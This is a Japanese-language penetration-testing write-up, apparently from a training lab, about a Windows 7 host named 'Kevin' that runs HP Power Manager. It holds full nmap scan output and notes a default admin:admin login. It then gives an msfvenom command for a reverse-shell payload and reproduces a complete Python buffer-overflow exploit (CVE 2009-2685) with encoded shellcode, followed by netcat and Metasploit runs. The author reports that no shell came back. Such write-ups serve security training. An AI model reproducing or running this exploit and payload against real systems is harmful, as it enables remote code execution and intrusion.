

Kevin

Nmap

開いているTCPポートをスキャンする.

```
1 $ ports=$(nmap -p- --min-rate=1000 -T4 192.168.201.45 | grep ^[0-9] | cut -d
  '/' -f 1 | tr '\n' ',' | sed s/,,$//)
2
3 $ echo $ports
4 31,80,135,139,445,1301,3389,3573,4141,5583,8569,19624,23318,29170,32043,3902
  6,39501,41570,49147,49152,49153,49154,49155,49156,49159,53292,58127,64374,64
  549,64833,64902,65131
5
6 $ nmap -p$ports -sV -A 192.168.201.45
7 Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-29 19:11 JST
8 Nmap scan report for 192.168.201.45
9 Host is up (0.25s latency).
10
11 PORT      STATE SERVICE          VERSION
12 31/tcp    closed msg-auth
13 80/tcp    open  http             GoAhead WebServer
14 | http-title: HP Power Manager
15 |_Requested resource was http://192.168.201.45/index.asp
16 135/tcp   open  msrpc            Microsoft Windows RPC
17 139/tcp   open  netbios-ssn      Microsoft Windows netbios-ssn
18 445/tcp   open  microsoft-ds     Windows 7 Ultimate N 7600 microsoft-ds
  (workgroup: WORKGROUP)
19 1301/tcp  closed ci3-software-1
20 3389/tcp  open  ssl/ms-wbt-server?
21 |_ssl-date: 2022-04-29T10:13:12+00:00; +1s from scanner time.
22 | rdp-ntlm-info:
23 |   Target_Name: KEVIN
24 |   NetBIOS_Domain_Name: KEVIN
25 |   NetBIOS_Computer_Name: KEVIN
26 |   DNS_Domain_Name: kevin
27 |   DNS_Computer_Name: kevin
28 |   Product_Version: 6.1.7600
29 |_ System_Time: 2022-04-29T10:13:01+00:00
30 | ssl-cert: Subject: commonName=kevin
31 | Not valid before: 2022-02-14T16:29:03
32 |_Not valid after: 2022-08-16T16:29:03
33 3573/tcp  open  tag-ups-1?
34 4141/tcp  closed oirtgsvc
35 5583/tcp  closed tmo-icon-sync
36 8569/tcp  closed unknown
37 19624/tcp closed unknown
38 23318/tcp closed unknown
39 29170/tcp closed unknown
40 32043/tcp closed unknown
41 39026/tcp closed unknown
42 39501/tcp closed unknown
43 41570/tcp closed unknown
44 49147/tcp closed unknown
```

```

45 49152/tcp open  msrpc          Microsoft Windows RPC
46 49153/tcp open  msrpc          Microsoft Windows RPC
47 49154/tcp open  msrpc          Microsoft Windows RPC
48 49155/tcp open  msrpc          Microsoft Windows RPC
49 49156/tcp open  msrpc          Microsoft Windows RPC
50 49159/tcp open  msrpc          Microsoft Windows RPC
51 53292/tcp closed unknown
52 58127/tcp closed unknown
53 64374/tcp closed unknown
54 64549/tcp closed unknown
55 64833/tcp closed unknown
56 64902/tcp closed unknown
57 65131/tcp closed unknown
58 Service Info: Host: KEVIN; OS: Windows; CPE: cpe:/o:microsoft:windows
59
60 Host script results:
61 |_nbstat: NetBIOS name: KEVIN, NetBIOS user: <unknown>, NetBIOS MAC:
62 00:50:56:ba:93:98 (VMware)
63 |_clock-skew: mean: 1h24m00s, deviation: 3h07m50s, median: 0s
64 | smb-os-discovery:
65 |   OS: Windows 7 Ultimate N 7600 (Windows 7 Ultimate N 6.1)
66 |   OS CPE: cpe:/o:microsoft:windows_7::-
67 |   Computer name: kevin
68 |   NetBIOS computer name: KEVIN\x00
69 |   Workgroup: WORKGROUP\x00
70 |_  System time: 2022-04-29T03:13:01-07:00
71 | smb2-time:
72 |   date: 2022-04-29T10:13:01
73 |_  start_date: 2022-04-29T10:06:21
74 | smb-security-mode:
75 |   account_used: guest
76 |   authentication_level: user
77 |   challenge_response: supported
78 |_  message_signing: disabled (dangerous, but default)
79 | smb2-security-mode:
80 |   2.1:
81 |_  Message signing enabled but not required
82
83 Service detection performed. Please report any incorrect results at
84 https://nmap.org/submit/ .
85 Nmap done: 1 IP address (1 host up) scanned in 77.74 seconds

```

開いているUDPウェルノウンポートをスキャンする。


```

1 $ sudo nmap -Pn -sU --min-rate=10000 192.168.201.45
2 Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-29 19:11 JST
3 Nmap scan report for 192.168.201.45
4 Host is up (0.31s latency).
5 Not shown: 915 open|filtered udp ports (no-response), 84 closed udp ports
6 (port-unreach)
7 PORT      STATE SERVICE
8 137/udp open  netbios-ns
9 Nmap done: 1 IP address (1 host up) scanned in 0.86 seconds

```


HTTP - 80TCP

HP Power Manager のログインページになっている。




The image shows the HP Power Manager login page. It has a blue header with the text "HP Power Manager". Below the header, there are two input fields: "Login Name" and "Password". Below these fields is a button labeled "Submit Login".

hp power manager default credentials で検索すると, admin:admin がデフォルトの認証情報であることがわかる。



ログインすると管理画面が表示された。

help タブに移動すると, HP Power Manager 4.2 (Build 7) というバージョンだと分かる。



このバージョンに脆弱性が無いかしらべると, [バッファオーバーフローの脆弱性](#) が見つかる。

msfvenom をつかってペイロードを作成する。

```
1 $ msfvenom -p windows/shell_reverse_tcp -f exe --platform windows -a x86 -e
x86/alpha_mixed -f c -b
"\x00\x3a\x26\x3f\x25\x23\x20\x0a\x0d\x2f\x2b\x0b\x5c\x3d\x3b\x2d\x2c\x2e\x24
\x25\x1a" LHOST=192.168.0.153 LPORT=4321
2 <snip>
3 unsigned char buf[] =
4 "\x89\xe1\xdb\xcf\xd9\x71\xf4\x5a\x4a\x4a\x4a\x4a\x4a\x4a\x4a"
5 <snip>
```

unsigned char buf[] = にあるペイロードを python スクリプトに貼り付ける。

```
1 #!/usr/bin/python2
2 # HP Power Manager Administration Universal Buffer Overflow Exploit
3 # CVE 2009-2685
4 # Tested on Win2k3 Ent SP2 English, Win XP Sp2 English
5 # Matteo Memelli ryujin __A-T__ offensive-security.com
6 # www.offensive-security.com
7 # Spaghetti & Pwnsauce - 07/11/2009
```

```

8 #
9 # ryujin@bt:~$ ./hppowermanager.py 172.16.30.203
10 # HP Power Manager Administration Universal Buffer Overflow Exploit
11 # ryujin __A-T__ offensive-security.com
12 # [+] Sending evil buffer...
13 # HTTP/1.0 200 OK
14 # [+] Done!
15 # [*] Check your shell at 172.16.30.203:4444 , can take up to 1 min to
    spawn your shell
16 # ryujin@bt:~$ nc -v 172.16.30.203 4444
17 # 172.16.30.203: inverse host lookup failed: Unknown server error :
    Connection timed out
18 # (UNKNOWN) [172.16.30.203] 4444 (?) open
19 # Microsoft Windows [Version 5.2.3790]
20 # (C) Copyright 1985-2003 Microsoft Corp.
21
22 # C:\WINDOWS\system32>
23
24 import sys
25 from socket import *
26
27 print "HP Power Manager Administration Universal Buffer Overflow Exploit"
28 print "ryujin __A-T__ offensive-security.com"
29
30 try:
31     HOST = sys.argv[1]
32 except IndexError:
33     print "Usage: %s HOST" % sys.argv[0]
34     sys.exit()
35
36 PORT = 80
37 RET = "\xCF\xBC\x08\x76" # 7608BCCF JMP ESP MSVCP60.dll
38
39 # [*] Using Msf::Encoder::PexAlphaNum with final size of 709 bytes
40 # badchar =
    "\x00\x3a\x26\x3f\x25\x23\x20\x0a\x0d\x2f\x2b\x0b\x5c\x3d\x3b\x2d\x2c\x2e\x
    24\x25\x1a"
41 SHELL = (
42     "n00bn00b"
43     "\x89\xe1\xdb\xcf\xd9\x71\xf4\x5a\x4a\x4a\x4a\x4a\x4a\x4a"
44     "\x4a\x4a\x4a\x4a\x43\x43\x43\x43\x43\x43\x37\x52\x59\x6a\x41"
45     "\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41\x42\x32\x42"
46     "\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42\x75\x4a\x49\x69"
47     "\x6c\x69\x78\x4e\x62\x75\x50\x53\x30\x47\x70\x61\x70\x4c\x49"
48     "\x6b\x55\x50\x31\x49\x50\x75\x34\x4c\x4b\x76\x30\x30\x30\x6c"
49     "\x4b\x76\x32\x44\x4c\x6c\x4b\x71\x42\x45\x44\x6e\x6b\x62\x52"
50     "\x35\x78\x74\x4f\x4d\x67\x71\x5a\x66\x46\x66\x51\x69\x6f\x6e"
51     "\x4c\x57\x4c\x61\x71\x43\x4c\x76\x62\x46\x4c\x67\x50\x4f\x31"
52     "\x78\x4f\x46\x6d\x57\x71\x69\x57\x68\x62\x59\x62\x61\x42\x52"
53     "\x77\x6e\x6b\x43\x62\x44\x50\x4e\x6b\x43\x7a\x77\x4c\x4e\x6b"
54     "\x62\x6c\x64\x51\x72\x58\x5a\x43\x52\x68\x46\x61\x58\x51\x53"
55     "\x61\x6c\x4b\x50\x59\x35\x70\x33\x31\x69\x43\x6c\x4b\x51\x59"
56     "\x45\x48\x5a\x43\x55\x6a\x33\x79\x4e\x6b\x66\x54\x4c\x4b\x53"
57     "\x31\x59\x46\x50\x31\x59\x6f\x4c\x6c\x7a\x61\x78\x4f\x44\x4d"
58     "\x36\x61\x39\x57\x57\x48\x6b\x50\x54\x35\x7a\x56\x54\x43\x63"
59     "\x4d\x6b\x48\x55\x6b\x43\x4d\x74\x64\x51\x65\x59\x74\x43\x68"
60     "\x4c\x4b\x52\x78\x64\x64\x76\x61\x6e\x33\x71\x76\x4e\x6b\x54"
61     "\x4c\x32\x6b\x6c\x4b\x53\x68\x57\x6c\x77\x71\x79\x43\x4c\x4b"

```

```

62  "\x74\x44\x4c\x4b\x63\x31\x6a\x70\x6b\x39\x52\x64\x45\x74\x57"
63  "\x54\x73\x6b\x31\x4b\x53\x51\x73\x69\x50\x5a\x36\x31\x69\x6f"
64  "\x39\x70\x31\x4f\x51\x4f\x73\x6a\x6c\x4b\x65\x42\x6a\x4b\x4c"
65  "\x4d\x51\x4d\x52\x48\x44\x73\x46\x52\x35\x50\x45\x50\x55\x38"
66  "\x54\x37\x63\x43\x67\x42\x51\x4f\x43\x64\x72\x48\x52\x6c\x61"
67  "\x67\x36\x46\x33\x37\x39\x6f\x78\x55\x4f\x48\x4e\x70\x43\x31"
68  "\x47\x70\x55\x50\x65\x79\x4b\x74\x61\x44\x72\x70\x31\x78\x56"
69  "\x49\x6f\x70\x42\x4b\x43\x30\x39\x6f\x48\x55\x32\x70\x72\x70"
70  "\x30\x50\x46\x30\x31\x50\x56\x30\x43\x70\x36\x30\x30\x68\x6a"
71  "\x4a\x74\x4f\x69\x4f\x69\x70\x69\x6f\x79\x45\x4a\x37\x50\x6a"
72  "\x67\x75\x42\x48\x4b\x70\x49\x38\x72\x4f\x74\x6d\x55\x38\x46"
73  "\x62\x73\x30\x42\x30\x4b\x51\x6d\x59\x6b\x56\x71\x7a\x36\x70"
74  "\x76\x36\x50\x57\x63\x58\x4a\x39\x59\x35\x73\x44\x50\x61\x39"
75  "\x6f\x4b\x65\x4c\x45\x6f\x30\x42\x54\x44\x4c\x69\x6f\x32\x6e"
76  "\x47\x78\x73\x45\x7a\x4c\x55\x38\x68\x70\x78\x35\x69\x32\x56"
77  "\x36\x69\x6f\x7a\x75\x62\x48\x53\x53\x52\x4d\x55\x34\x43\x30"
78  "\x4f\x79\x68\x63\x52\x77\x70\x57\x32\x77\x55\x61\x59\x66\x32"
79  "\x4a\x54\x52\x62\x79\x31\x46\x38\x62\x59\x6d\x30\x66\x79\x57"
80  "\x32\x64\x34\x64\x65\x6c\x37\x71\x46\x61\x4c\x4d\x73\x74\x77"
81  "\x54\x46\x70\x68\x46\x43\x30\x37\x34\x73\x64\x32\x70\x61\x46"
82  "\x32\x76\x30\x56\x53\x76\x71\x46\x50\x4e\x61\x46\x33\x66\x46"
83  "\x33\x71\x46\x72\x48\x63\x49\x78\x4c\x45\x6f\x6d\x56\x59\x6f"
84  "\x39\x45\x4b\x39\x59\x70\x72\x6e\x70\x56\x43\x76\x39\x6f\x46"
85  "\x50\x75\x38\x45\x58\x6f\x77\x35\x4d\x45\x30\x4b\x4f\x59\x45"
86  "\x6f\x4b\x6c\x30\x48\x35\x4e\x42\x56\x36\x35\x38\x4c\x66\x4f"
87  "\x65\x6d\x6d\x4f\x6d\x49\x6f\x6b\x65\x45\x6c\x55\x56\x31\x6c"
88  "\x47\x7a\x4f\x70\x39\x6b\x59\x70\x74\x35\x46\x65\x4f\x4b\x30"
89  "\x47\x35\x43\x50\x72\x50\x6f\x50\x6a\x63\x30\x46\x33\x6b\x4f"
90  "\x7a\x75\x41\x41")
91
92  EH = '\x33\xD2\x90\x90\x90\x42\x52\x6a'
93  EH += '\x02\x58\xcd\x2e\x3c\x05\x5a\x74'
94  EH += '\xf4\xb8\x6e\x30\x30\x62\x8b\xfa'
95  EH += '\xaf\x75\xea\xaf\x75\xe7\xff\xe7'
96
97  evil = "POST http://%s/goform/formLogin HTTP/1.1\r\n"
98  evil += "Host: %s\r\n"
99  evil += "User-Agent: %s\r\n"
100 evil += "Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n"
101 evil += "Accept-Language: en-us,en;q=0.5\r\n"
102 evil += "Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7\r\n"
103 evil += "Keep-Alive: 300\r\n"
104 evil += "Proxy-Connection: keep-alive\r\n"
105 evil += "Referer: http://%s/index.asp\r\n"
106 evil += "Content-Type: application/x-www-form-urlencoded\r\n"
107 evil += "Content-Length: 678\r\n\r\n"
108 evil += "HtmlOnly=true&Password=admin&loginButton=Submit+Login&Login=admin"
109 evil += "\x41"*256 + RET + "\x90"*32 + EH + "\x42"*287 + "\x0d\x0a"
110 evil = evil % (HOST,HOST,SHELL,HOST)
111
112 s = socket(AF_INET, SOCK_STREAM)
113 s.connect((HOST, PORT))
114 print '[+] Sending evil buffer...'
115 s.send(evil)
116 print s.recv(1024)
117 print "[+] Done!"

```

```
118 print "[*] Check your shell at %s:4444 , can take up to 1 min to spawn your  
    shell" % HOST  
119 s.close()
```

スクリプトを実行する。

成功するとリバースシェルが手に入るが、shell の起動まで1分ほど掛かる。

```
1 $ ./hp_pm_buffer_overflow.py 192.168.111.45  
2 HP Power Manager Administration Universal Buffer Overflow Exploit  
3 ryujin __A-T__ offensive-security.com  
4 [+] Sending evil buffer...  
5 HTTP/1.0 200 OK  
6  
7 [+] Done!  
8 [*] Check your shell at 192.168.111.45:4444 , can take up to 1 min to spawn  
    your shell  
9  
10 $ nc -lvp 4321  
11 listening on [any] 4321 ...
```

数回試したが、リバースシェルが手に入らない。

`msfconsole` でも試したが、リバースシェルは返ってこなかった。

```
1 msf6 exploit(windows/http/hp_power_manager_filename) > run  
2  
3 [*] Started reverse TCP handler on 192.168.0.153:443  
4 [*] Generating payload...  
5 [*] Trying target Windows XP SP3 / Win Server 2003 SP0...  
6 [*] Payload sent! Go grab a coffee, the CPU is gonna work hard for you! :)  
7 [*] Exploit completed, but no session was created.  
8 msf6
```